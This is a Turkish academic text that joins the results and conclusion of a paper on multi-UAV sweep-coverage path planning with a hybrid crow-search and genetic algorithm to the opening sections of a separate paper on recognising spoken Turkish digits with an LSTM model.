$N=50$ ve $\alpha=0.7$ için simülasyonlardaki Minimum GT süresinin tespit edildiği optimum simülasyonun ayrıntısı Tablo III'de gösterilmiştir. Optimum simülasyonda çoklu İHA ile ulaşılan Minimum GT süresi 98.1 dk olarak hesaplanmıştır. Simülasyonlarda $M=5$ olarak tanımlanmasına rağmen $N=50$ için yapılan simülasyonlarda sadece 4 İHA ile tüm hedeflerin tümüyle kapsanabildiği tespit edilmiştir. Maksimum Uçuş Süresi olan 90 dk. kısıtlaması dikkate alındığında, örneğin 1.İHA ile 8 dk'lık bekleme (kurulum) süresi sonunda operatör tarafından fırlatılarak 89.91 dk'lık uçuş süresi boyunca toplam 21 hedefte SC görevini gerçekleştirdiği, görev boyunca kapsadığı (SP'yi belirleyen) hedeflerin toplam ağırlık değerinin 118 olduğu tespit edilmiştir. Simülasyondaki Kümülatif Süre dikkate alındığında ise, 3.İHA'nın 98.1 dk ile üsse en son dönüş yapan İHA olduğu belirlenmiştir. Dolayısıyla SC görevi boyunca toplam 4 İHA'nın birlikte kapsadığı hedeflerin toplam ağırlığının AoI'deki tüm hedeflerin toplam ağırlığı olan 283'e eşit olduğu ve böylece %100'lük bir kapsanma oranına ulaşıldığı tespit edilmiştir.

Tablo III. $N=50$ ve $\alpha=0.7$ için minimum GT süresine ulaşılan optimum simülasyon

İHA No	1	2	3	4	5
Bekleme Süresi (dk)	8	16	24	32	-
Uçuş Süresi (dk)	89.91	71.79	74.10	46.82	-
Kümülatif Süre (dk)	97.91	87.79	98.10	78.82	-
Uçulan Hedef Sayısı	21	16	10	3	-
Kapsanan Hedeflerin Toplam Ağırlığı	118	99	60	6	-
Tüm Hedeflerin Toplam Ağırlığı	283				
Alan Kapsanma Oranı (%)	100				

$N=50$ ve $\alpha=0.9$ için simülasyonlardaki Minimum GT süresinin tespit edildiği optimum simülasyonun ayrıntısı ise Tablo IV'de gösterilmiştir. Bu simülasyonda, çoklu İHA ile ulaşılan Minimum GT süresi 98.13 dk olarak hesaplanmıştır ve sadece 4 İHA ile tüm hedeflerin tümüyle kapsanabildiği tespit edilmiştir. Maksimum Uçuş Süresi kısıtlaması dikkate alındığında, örneğin 2.İHA ile 16 dk'lık bekleme süresi (8 dk. 1.İHA + 8 dk. 2.İHA fırlatılışları için kurulum süresi) sonunda operatör tarafından fırlatılarak 82.13 dk'lık uçuş süresi boyunca toplam 20 hedefte uçtuğu, SC görevi boyunca kapsadığı hedeflerin toplam ağırlık değerinin 101 olduğu tespit edilmiştir. Simülasyondaki Kümülatif Süre dikkate alındığında, 2.İHA 98.13 dk'da SC görevini tamamlayarak üsse en son dönüş yaptığı tespit edilmiştir. Dolayısıyla sadece 4

İHA'nın SC görevi boyunca kapsadıkları hedeflerin toplam ağırlığının AoI'deki tüm hedeflerin toplam ağırlığı olan 266'e eşit olduğu ve böylece %100'lük bir kapsanma oranına ulaşıldığı tespit edilmiştir.

Tablo IV. $N=50$ ve $\alpha=0.9$ için minimum GT süresine ulaşılan optimum simülasyon

İHA No	1	2	3	4	5
Bekleme Süresi (dk)	8	16	24	32	-
Uçuş Süresi (dk)	89.80	82.13	73.12	10.28	-
Kümülatif Süre (dk)	97.80	98.13	97.12	42.28	-
Uçulan Hedef Sayısı	18	20	11	1	-
Kapsanan Hedeflerin Toplam Ağırlığı	112	101	49	4	-
Tüm Hedeflerin Toplam Ağırlığı	266				
Alan Kapsanma Oranı (%)	100				

4.2.2. $N=100$ için Senaryo Tanımlaması

Bu senaryoda, AoI'da rastgele dağıtılan hedef sayısı 100 olmak üzere α için hesaplanan İHA GT sürelerinin karşılaştırması Tablo V'de gösterilmiştir. Monte-Carlo simülasyonlarında maksimum 100 iterasyon için hesaplanan İHA GT sürelerinden Maksimum, Minimum ve Ortalama değerler tespit edilmiştir. Minimum ile Ortalama GT süreleri dikkate alındığında, $\alpha=0.7$ için en düşük GT sürelerine ulaşılmıştır. Dolayısıyla $\alpha=0.7$ için gerçekleştirilen simülasyonlardan Minimum GT süresi olarak 111.56 dk.'da üs noktasına dönüş yapan optimum bir simülasyon mevcuttur.

Bu senaryoda, her α değeri için Monte-Carlo simülasyonlarında İHA'ların SC görevi boyunca kapsadığı hedefler dikkate alınarak AoI'nın kapsanma oranlarından Maksimum, Minimum ve Ortalama değerleri tespit edilmiştir ve kapsanma oranlarının Standart Sapması hesaplanmıştır (Tablo VI). $\alpha=0.7$ için optimum ortalama kapsanma oranı ve standart sapmaya ulaşılmıştır. Dolayısıyla hem İHA GT sürelerine hem de AoI'nın kapsanma oranlarına göre $\alpha=0.7$ için optimum simülasyona ulaşılmıştır.

Tablo V. $N=100$ için α 'ya göre hesaplanan İHA GT süreleri

α	Maksimum (dk)	Minimum (dk)	Standart Sapma	Ortalama (dk)
0.1	129.8330	118.0445	4.2631	125.3806
0.3	128.7627	112.5636	4.7074	121.4631
0.5	127.3031	113.8518	4.7777	119.7728
0.7	122.3667	111.5626	3.5519	118.1996
0.9	127.9003	115.5607	4.4851	121.9196

Tablo VI. $N=100$ için α 'ya göre hesaplanan AoI'daki kapsanma oranları değişimleri


α		Maksimum (%)	Minimum (%)	Standart Sapma	Ortalama (%)
0.1		99.46	92.79	0.0214	97.00
0.3		100	97.24	0.0107	98.75
0.5		100	95.19	0.0171	98.74
0.7		100	97.70	0.0087	99.37
0.9		100	97.29	0.0100	99.18


Bu senaryoda $\alpha=0.7$ için tespit edilen optimum simülasyonun ayrıntısı Tablo VII’de sunulmuştur. Bu simülasyonda toplam 5 İHA ile AoI’deki SP tespit edilmiştir ve İHA SC’de minimum GT süresi 111.56 dk olarak hesaplanmıştır. İHA Maksimum Uçuş Süresi kısıtlaması dikkate alındığında, örneğin 3.İHA ile 24 dk’lık bekleme süresi (8 dk. 1.İHA + 8 dk. 2.İHA + 8 dk. 3.İHA fırlatılışları için kurulum süresi) sonunda operatör tarafından fırlatılarak 87.56 dk’lık uçuş süresi boyunca toplam 18 hedefte uçtuğu, SC görevi boyunca kapsadığı hedeflerin toplam ağırlık değerinin 93 olduğu tespit edilmiştir. Simülasyondaki Kümülatif Süre dikkate alındığında, 3.İHA 111.56 dk’da SC görevini tamamlayıp üsse en son dönüş yapan İHA olduğu tespit edilmiştir. Dolayısıyla 5 İHA’nın SC görevi boyunca kapsadıkları hedeflerin toplam ağırlığının AoI’deki tüm hedeflerin toplam ağırlığı olan 578’e eşit olduğu tespit edilmiştir ve böylece AoI’nin kapsanma oranı %100 olarak hesaplanmıştır.

Tablo VII. $N=100$ ve $\alpha=0.7$ için minimum GT süresine ulaşılan optimum simülasyon

İHA No	1	2	3	4	5
Bekleme Süresi (dk)	8	16	24	32	40
Uçuş Süresi (dk)	89.13	88.96	87.56	77.15	58.45
Kümülatif Süre (dk)	97.13	104.96	111.56	109.15	98.45
Uçulan Hedef Sayısı	26	32	18	14	10
Kapsanan Hedeflerin Toplam Ağırlığı	167	192	93	78	48
Tüm Hedeflerin Toplam Ağırlığı	578				
Alan Kapsanma Oranı (%)	100				

Tablo III – IV’deki optimum simülasyonlarda 4 İHA, Tablo VII’deki optimum simülasyonda ise 5 İHA ile tespit edilen SP grafiksel olarak Şekil 6’da gösterilmiştir. Bu grafiklerde, rastgele dağıtılan dairesel hedeflerden iç rengi ilgili İHA’yı temsil eden renk ile boyanan hedef ilgili İHA tarafından en son kapsanmıştır ve böylece ilgili İHA’nın üsse geri dönüş yaptığı gösterilmiştir.





Şekil 6. (a) $N=50$, $\alpha=0.7$, (b) $N=50$, $\alpha=0.9$, (c) $N=100$, $\alpha=0.7$ için optimum simülasyonlardaki çoklu İHA SP

4.3. Performans Karşılaştırması

Bu çalışmada, İHA operatör sayısı 1 ve AoI'daki hedef sayıları 50 ile 100 olmak üzere; tasarlanan WTSC-CSGA ile gerçekleştirilen simülasyonlarda tespit edilen çoklu İHA'nın optimum GT süreleri ve AoI'nın optimum kapsama oranları (Tablo IX) metrikleri esas alınarak WTSC ve G-MSCR algoritmaları ile karşılaştırılmıştır.

Karşılaştırılan algoritmalarda çoklu İHA ile GT sürelerinin değişimleri ve tasarlanan WTSC-CSGA'nın diğer algoritmalarla göre performans oranı Tablo VIII'de sunulmuştur. Tablo III-IV'de gösterildiği üzere; $N=50$ için WTSC-CSGA ile gerçekleştirilen simülasyonların tümünde toplam 4 İHA ile hedeflerin tamamı kapsanmıştır. WTSC ve G-MSCR algoritmalarında ise hedeflerin kapsanabilmesi için 5 İHA kullanıldı [12]. Dolayısıyla WTSC-CSGA'da 4 adet İHA kullanılmasına rağmen ulaşılan GT süreleri açısından WTSC'den %10.9 ve G-MSCR'den ise %19.67 daha iyi bir performansa ulaşarak üs noktasına en son dönüş yapan İHA ile minimum sürede SC görevi tamamlanmıştır. Teorik olarak AoI'de SC için kullanılan İHA sayısı arttıkça her bir İHA'nın kapsayacağı hedef sayısı azalacak ve böylece doğru orantılı olarak İHA'ların uçuş süreleri de azalacaktır. Diğer algoritmalarla göre WTSC-CSGA ile daha az sayıda İHA kullanılmasına rağmen daha düşük GT sürelerine ulaşılarak optimum olduğu tespit edilmiştir. $N=100$ için ise, WTSC-CSGA ile simülasyonlarda tanımlanan 5 adet İHA'nın tümü SC görevinde kullanılarak optimum GT sürelerine ulaşılmıştır ve böylece WTSC'den %2.63 ve G-MSCR'den ise %7.5 daha iyi bir GT süresi performansı sağlanmıştır.

Tablo VIII. Hedef sayısına göre değişen GT sürelerinin karşılaştırması ve WTSC-CSGA performans oranı

Hedef Sayısı	Görev Tamamlanma Süreleri (dk)			Performans Oranı (%)	
	WTSC-CSGA	WTSC	G-MSCR	WTSC	G-MSCR
50	98	110	122	10.9	19.67
100	111	114	120	2.63	7.5

Karşılaştırılan algoritmalarındaki çoklu İHA ile SC görevi sonrasında AoI'nın kapsama oranları ve WTSC-CSGA'nın diğer algoritmalarla göre performans oranı Tablo IX 'da

sunulmuştur. Tablo III-IV’de gösterildiği üzere; N=50 için WTSC-CSGA’daki tüm simülasyonlarda 4 adet İHA ile AoI’deki tüm hedef noktalar kapsanarak %100 kapsanma oranına ulaşılmıştır. Fakat WTSC ve G-MSCR algoritmaları ile SC görevinde 5 adet İHA ile sırasıyla %100 ve %96 kapsanma oranlarına ulaşılmıştır. Dolayısıyla karşılaştırılan algoritmalar kıyasla WTSC-CSGA’da daha az sayıda İHA ile daha iyi performans oranları sağlanmıştır. Tablo VII’de gösterildiği üzere; N=100 için WTSC-CSGA’daki optimum simülasyonda 5 adet İHA ile %100 kapsanma oranına ulaşılmıştır. Fakat Monte-Carlo simülasyonlarının ortalaması (Tablo VI) esas alındığında %99.37 optimum kapsanma oranına ulaşılmıştır ve böylece WTSC’den %8.42 ve G-MSCR’den ise %11.44 daha iyi bir kapsama performansı sağlanmıştır.

Tablo IX. Hedef sayısına göre değişen kapsanma oranı karşılaştırması ve WTSC-CSGA performans oranı

Hedef Sayısı	Kapsanma Oranı (%)			Performans Oranı (%)	
	WTSC-CSGA	WTSC	G-MSCR	WTSC	G-MSCR
50	100	100	96	0	4
100	99.37	91	88	8.42	11.44

5. Sonuç

Bu çalışmada, çoklu İHA ile SC probleminin çözümü için meta-sezgisel CSA ile sezgisel GA’nın hibrit tasarımı yapılarak WTSC-CSGA isimli yeni bir yaklaşım geliştirilmiştir. Çoklu İHA ile minimum GT süresi içinde maksimum alan kapsamasına ulaşarak NP-hard olan SC probleminin optimizasyonunu için CSA’da İHA uçuş süresi ve hedef ağırlığı esas alınarak bir uygunluk fonksiyonu tanımlanmıştır. Tanımlanan Monte-Carlo simülasyonlarında uygunluk fonksiyonu minimuma optimize edilerek düşük uçuş süresine sahip yüksek ağırlıklı hedeflerin seçilmesi WTSC-CSGA ile hedeflenmiştir. Gerçekleştirilen simülasyonlardaki performans sonuçları; N=50 olan senaryoda sadece 4 adet İHA ile AoI’deki tüm hedeflerde SC görevinin gerçekleştirildiğini ve optimum 98 dk’lık GT süresine ulaşarak çoklu İHA ile optimum SP’nin tespit edildiğini göstermiştir. N=100 olan senaryoda ise, 5 adet İHA ile AoI’da SC görevinde %99 kapsanma oranı ulaşıldığını ve optimum 111 dk GT süresinde çoklu İHA ile optimum SP’nin tespit edildiği gösterilmiştir. Her iki senaryo için tasarlanan WTSC-CSGA’nın WTSC ve G-MSCR algoritmalarına kıyasla hem İHA GT süresi hem de AoI’nın kapsanma oranı açısından optimum olduğu sonucuna ulaşılmıştır.

Bu çalışmada, AoI’deki hedeflerin mobil olarak konum değiştirmesi durumunda İHA SC için SP’nin dinamik olarak (çevrimiçi) değişikliği incelenmemiştir. Dolayısıyla önerilen WTSC-CSGA çevrimdışı bir yol planlama algoritması olarak literatürde önerilebilir. Hedeflerin konum değişikliği, İHA’nın uçuş sırasında alan bilgilerini gerçek zamanlı olarak güncellemesi ile birlikte İHA SP’nin de gerçek zamanlı olarak güncellemesini gerektirir. Gerçek zamanlı güncellemeler ise ancak çevrimiçi yol planlama ile gerçekleştirilebilir. Gelecekte çevrimiçi yol planlama çalışmalarının yürütülmesi planlanmaktadır.

Kaynakça

- [1] Ali, N.H.; Özdağ, R. Coverage analysis and a new metaheuristic approach using the Elfes Probabilistic detection model in Wireless sensor networks. Measurement 2022, 200, 1-18, <https://doi.org/10.1016/j.measurement.2022.111627>.

- [2] Liu, C.; Du, H. t, K-Sweep Coverage with Mobile Sensor Nodes in Wireless Sensor Networks. *IEEE Internet of Things Journal* 2021, 8 (18), 13888-13899. <https://doi.org/10.1109/JIOT.2021.3070062>.
- [3] Gao, X.; Chen, Z.; Pan, J.; Wu, F.; Chen, G. Energy Efficient Scheduling Algorithms for SWEEP Coverage in Mobile Sensor Networks. *IEEE Transactions on Mobile Computing* 2020, 19 (6), 1332-1345. <https://doi.org/10.1109/TMC.2019.2910074>
- [4] Yin, C.; Xiao, Z.; Cao, X.; Xi, X.; Yang, P.; Wu, D. Offline and Online Search: UAV Multiobjective Path Planning Under Dynamic Urban Environment. *IEEE Internet of Things Journal* 2018, 5 (2), 546-558. <https://doi.org/10.1109/JIOT.2017.2717078>
- [5] Harikumar, K.; Senthilnath, J.; Sundaram, S. Multi-UAV Oxyrrhis Marina-Inspired Search and Dynamic Formation Control for Forest Firefighting. *IEEE Transactions on Automation Science and Engineering* 2019, 16 (2), 863-873. <https://doi.org/10.1109/TASE.2018.2867614>
- [6] D'Amato, E.; Mattei, M.; Notaro, I. Bi-level Flight Path Planning of UAV Formations with Collision Avoidance. *J Intell Robot Syst* 2019, 93, 193–211. <https://doi.org/10.1007/s10846-018-0861-1>.
- [7] Qu, Y.; Zhang, Y.; Zhang, Y. A Global Path Planning Algorithm for Fixed-wing UAVs. *J Intell Robot Syst* 2018, 91, 691–707. <https://doi.org/10.1007/s10846-017-0729-9>
- [8] Yu, Z.; Si, Z.; Li, X.; Wang, D.; Song, H. A Novel Hybrid Particle Swarm Optimization Algorithm for Path Planning of UAVs. *IEEE Internet of Things Journal* 2022, 9 (22), 22547-22558, <https://doi.org/10.1109/JIOT.2022.3182798>.
- [9] Popescu, D.; Dragana, C.; Stoican, F.; Ichim, L.; Stamatescu, G. A Collaborative UAV-WSN Network for Monitoring Large Areas. *Sensors* 2018, 18, 1-25, <https://doi.org/10.3390/s18124202>.
- [10] Avellar, G.S.C.; Pereira, G.A.S.; Pimenta, L.C.A.; Iscold, P. Multi-UAV Routing for Area Coverage and Remote Sensing with Minimum Time. *Sensors* 2015, 15, 27783-27803, <https://doi.org/10.3390/s151127783>.
- [11] Ahmadi, S.M.; Kebriaei, H.; Moradi, H. Constrained coverage path planning: evolutionary and classical approaches. *Robotica* 2018, 36 (6), 904-924, <https://doi.org/10.1017/S0263574718000139>
- [12] Li, J.; Xiong, Y.; She, J.; Wu, M. A Path Planning Method for Sweep Coverage with Multiple UAVs. *IEEE Internet of Things Journal* 2020, 7 (9), 8967-8978, <https://doi.org/10.1109/JIOT.2020.2999083>.
- [13] Wang, H. Time Sensitive Sweep Coverage with Multiple UAVs. In: Wu, W., Du, H. (eds) *Algorithmic Aspects in Information and Management. AAIM 2021. Lecture Notes in Computer Science()*, vol 13153. Springer, Cham. https://doi.org/10.1007/978-3-030-93176-6_24
- [14] Askarzadeh, A. A novel metaheuristic method for solving constrained engineering optimization problems: Crow search algorithm. *Computers and Structures* 2016, 169, 1-12. <https://doi.org/10.1016/j.compstruc.2016.03.001>.
- [15] Lozano, M.; García-Martínez, C. Hybrid metaheuristics with evolutionary algorithms specializing in intensification and diversification: Overview and progress report. *Computers & Operations Research* 2010, 37 (3), 481-497, <https://doi.org/10.1016/j.cor.2009.02.010>.
- [16] Lian, J.; Wang, P.; Li, G. A greedy algorithm based Compensation Circuit for Optimizing the Output Statistics of APUF. *Microelectronics Journal* 2023, 131, 1-8, <https://doi.org/10.1016/j.mejo.2022.105636>.
- [17] Liu, C.; Du, H.; Ye, Q. "Sweep Coverage with Return Time Constraint", *2016 IEEE Global Communications Conference (GLOBECOM), Washington, DC, USA, 2016*, pp. 1-6, <https://doi.org/10.1109/GLOCOM.2016.7842310>.
- [18] Özdağ, R.; Karcı, A. Sensor Node Deployment Based on Electromagnetism-Like Algorithm in Mobile Wireless Sensor Networks. *International Journal of Distributed Sensor Networks* 2015, 11 (2), <https://doi.org/10.1155/2015/507967>.
- [19] Ozdag, R. Multi-metric optimization with a new metaheuristic approach developed for 3D deployment of multiple drone-BSs. *Peer-to-Peer Netw. Appl.* 2022, 15, 1535–1561, <https://doi.org/10.1007/s12083-022-01298-4>.

DERİN ÖĞRENME İLE TÜRKÇE SES İŞARETLERİNDEN RAKAM TANIMA

Abdullah EROĞLU¹, Yılmaz KAYA²

¹Batman Üniversitesi, Lisansüstü Eğitim Enstitüsü, Bilgi Teknolojileri ABD, Batman, TÜRKİYE

²Batman Üniversitesi, Mühendislik Mimarlık Fakültesi, Bilgisayar Mühendisliği, Batman, TÜRKİYE

Özet: Konuşma tanımanın temel amacı sesli komutları kullanarak cihazlarla etkileşime girip o cihazlara erişim sağlamak ve cihazları kontrol etmektir. Bunun sonucunda ses tanıma, rakam tanıma, sesli arama yapma, ses kaydı oluşturma, çağrı yönlendirme, konuşmadan metne çevirme gibi işlemler konuşma tanıma sistemleri kullanılarak kolay bir şekilde yapılmaktadır. Otomatik konuşma sistemlerinden konuşulan rakamların makineler tarafından tanınması son zamanlarda dikkat çekici bir gelişme göstermektedir. Özellikle sözlü olarak söylenen telefon numaraları, kredi kartı numaraları, hesap numaraları gibi sayısal ifadelerin makineler tarafından rahatlıkla algılanıp işlenmesi için birçok çalışmalar yürütülmektedir.

Bu çalışmada yaşları 12-16 arasında değişen erkek öğrencilerden 0'dan 9'a kadar olan rakamların seslendirildiği bir veri seti oluşturulmuştur. Yinelemeli Sinir Ağları mimarilerden olan Uzun Kısa Süreli Bellek (UKSB) modeli kullanılarak yapılan denemelerde %77,41 başarı elde edilmiştir.

Anahtar Kelimeler: Yapay Zekâ, Derin Öğrenme, Rakam Sınıflandırma

Digit Recognition from Turkish Sound Signals with Deep Learning

Abdullah EROĞLU¹, Yılmaz KAYA²

¹Batman University, Institute of Graduate Studies, Department of Information Technologies, Batman, TURKEY

²Batman University, Faculty of Engineering And Architecture, Department of Computer Engineering, Batman, TURKEY

Abstract: Automatic recognition of speech is one of the most difficult tasks of computers in this field. Speech recognition comes first among the tasks of imitating human behavior by the tools that have developed with the development of technology. The main purpose of speech recognition is to interact with devices, and access and control devices using voice commands. Speech recognition, speech-form words, sentences, numbers, etc. They are systems that convert sounds into readable or understandable formats by a machine or computer program. As a result, operations such as voice recognition, number recognition, voice calls, voice recording, call forwarding, and speech-to-text conversion are easily performed using speech recognition systems. Recognition of numbers spoken by automatic speech systems by machines has shown remarkable development recently. In particular, many studies are carried out to easily perceive and process numerical expressions such as verbally spoken phone numbers, credit card numbers, and account numbers by machines. Various models of Artificial Intelligence studies and automatic number recognition systems for different languages have been developed in the literature.

In this study, a data set was created in which numbers from 0 to 9 were voiced by male students aged 12-16. 77.41% success was achieved in the trials using the Long-Short Term Memory(LSTM) model, which is one of the Iterative Neural Networks architectures.

Keywords: Artificial Intelligence, Deep Learning, Digit Classification

1. Giriş

Gerçek dünya koşullarında konuşma veya ses çok önemli bir faktördür. Son yıllarda makinelerin insan davranışlarını taklit edebilme görevleri arasında konuşma tanıma en başta gelmektedir. Konuşmanın veya sesin otomatik olarak tanınması, bilgisayarın bu alandaki en zor görevlerinden biridir. Konuşma veya ses kullanılarak telefon aramaları yapmak, navigasyonda adres aramak, ulaşım için rezervasyonlar hakkında bilgi almak, cihazlarla etkileşim kurup bilgi göndermek gibi işlemlerde sayısal ifadelerle ihtiyaç duyulan birçok uygulama için sözlü rakam tanıma işlemine ihtiyaç duyulmaktadır. Konuşma tanımanın temel amacı sesli komutları kullanarak cihazlarla etkileşime girip o cihazlara erişim sağlamak ve cihazları kontrol etmektir. Bu amaç konuşma tanıma araştırmacılarını çeşitli çözüm geliştirme çalışmalarına yönlendirmektedir. İnsanların konuşma dilini makine veya bilgisayar programının anlayabileceği bir şekle dönüştürmek gerekir. Konuşma tanıma çeşitli algoritmalar ve akustik dil modelleri kullanarak doğal dil işleme sürecinde bize yardımcı olmaktadır. Konuşma tanıma bir makine veya bilgisayar programının konuşma biçimindeki sözcükleri, tümceleri, rakamları vb. sesleri makine veya bilgisayar programı tarafından okunabilir veya anlaşılabilir biçime dönüştüren sistemleridir. Bunun sonucunda ses tanıma, rakam tanıma, sesli arama yapma, ses kaydı oluşturma, çağrı yönlendirme, konuşmadan metne çevirme gibi işlemleri konuşma tanıma teknikleri kullanılarak kolay bir şekilde yapılmaktadır.

Otomatik konuşma tanıma (Automatic Speech Recognition – ASR) bilgisayarlar tarafından değerlendirilebilen algoritmaları kullanarak insan müdahalesi olmadan kelime ve cümlelerden oluşan insan konuşmalarını tanıyan sistemlerdir. Günümüzde otomatik konuşma tanıma (ASR) insanların makine veya bilgisayar programları ile etkileşime girmesinin en kolay yollarından birisidir. Çünkü okuma veya yazma bilmeyenler için de büyük bir avantajdır. Klavye, fare, dokunmatik yüzey vb. gibi ara yüzlerde zorluk çeken kişiler için büyük bir kolaylıktır. Çeşitli alanlarda sinyal işleme teknolojisi büyük gelişim göstermiş olsa da bilgisayarlar ve elektronik cihazlar kullanıcılar ile etkileşim için fiziksel bir ara yüze (Human-Machine Interface – HMI) ihtiyaç duymaktadır. Ancak görme, işitme veya fiziksel engelli bireyin bu ara yüzden faydalanması oldukça zordur. Engelli bireyin kendi anadili ile konuşarak bu cihazlar ile kolayca iletişim sağlayabilmesi bu soruna bir çözüm olabilir. Otomatik Konuşma Tanımanın (ASR) temel amacı konuşma tanıma işleminde farklı konuşma stilleri, belirsiz çevre gürültüsü vb. zorlukların üstesinden gelmektir. Otomatik konuşma tanıma orta karmaşıklık düzeylerinde işlem yapabilme işlemlerinde önemli ilerleme kaydetmiş gözükse de geçmişten gelen uzun süreli araştırmalara rağmen doğal koşullarda konuşulan ifadeleri doğru bir şekilde

yorumlayan konuşma tanıma sistemleri tasarlamak ve oluşturmak hala büyük bir zorluktur. (Jalalvand ve ark, 2015)

Konuşma tanımada ki ses algılayıcılar kontrollü ortamlarda iyi çalışıyor olsalar da arka planda gürültü veya iletim kanallarında sesin bozulması gibi durumlarda performansın düştüğü görülmüştür. Teknolojinin gelişmesi ile birlikte son teknolojik akustik özellikler ve modeller kullanılarak temiz ve normal konuşma sinyallerini tanıma da yüksek bir oran elde edilmeye çalışılmaktadır. Ancak bununla birlikte konuşma olayı duygudan, stresten, farklı seslerden, dizartri gibi rahatsızlıklardan etkilenecek konuşma tanıma sistemlerinin sinyalleri doğru algılamaları zorlaşmaktadır. Nörolojik problemlerle bağlantılı konuşma bozuklukları, kişinin konuşma yoluyla iletişim kurma yeteneğini etkiler. Dizartri, birçok insanı etkileyen motor konuşma bozukluğudur. Dizartri, yavaş, geveleyerek ve daha az anlaşılır konuşma üreten kas zayıflığından kaynaklanan konuşma bozukluklarından biridir. (Chandio ve ark., 2021).


Son yıllarda konuşma tanıma, dijit sınıflandırma, ses ile otomatik kontrol sistemlerinde derin öğrenme metotlarının yoğun bir şekilde kullanıldığı görülmektedir. Sharan (2020)'nın yaptığı çalışmada ses sinyallerini skalogram görüntülere dönüştürerek CNN ile sınıflandırma işlemi gerçekleştirmişlerdir (Sharan 2020). Bir diğer çalışmada Sharmin ve arkadaşları (2020) Bengalce konuşma tanımanın bir parçası olan Bengalce konuşulan rakamların sınıflandırılması üzerine bir çalışma yapmışlardır. CNN ağı kullanarak yaptıkları çalışmada %98,37'lik bir başarı rapor edilmiştir(Sharmin ve ark, 2020). Peştuca dili (Pashto), Darice (Afganistan Farsçası) dili ile birlikte Afganistan'ın ki resmi dilinden bir tanesidir. Afganistan'da ve Pakistan'ın batı kesiminde Peştunların konuştuğu dildir. Zada ve Ullah (2020) çalışmalarında CNN kullanarak Peştuca dili otomatik konuşma tanıma sistemi geliştirmişlerdir. 0'dan 9'a kadar olan rakamların sınıflandırılmasında önemli bir başarı elde ettiklerini belirtmişlerdir (Zada ve Ullah, 2020)

Yapılan literatür çalışmasında Türkçe dijit sınıflandırma çalışmalarının olmadığı görülmüştür. Bunun yanında ses ile ilgili bir Türkçe veri setinin olmadığı görülmüştür. Bu çalışmada derin öğrenme metotlarından olan UKSB ile kendi tarafımızca oluşturulan veri seti ile ses işaretlerinden rakam tanıma işlemi gerçekleştirilmiştir.

